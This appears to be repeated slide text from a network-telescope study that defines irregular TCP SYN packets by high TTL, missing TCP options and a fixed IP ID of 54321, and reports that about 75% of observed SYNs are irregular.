
- Irregular packets show one or more of:
 - High TTL (≥ 200)
 - No TCP options
 - Fixed IP ID (54321)



- The telescope now observes a share of roughly 75% irregular SYNs

What is a SYN Irregularity?


- Irregular packets show one or more of:
 - High TTL (≥ 200)
 - No TCP options
 - Fixed IP ID (54321)



- The telescope now observes a share of roughly 75% irregular SYNs


What is a SYN Irregularity?

- Irregular packets show one or more of:
 - High TTL (≥ 200)
 - No TCP options
 - Fixed IP ID (54321)



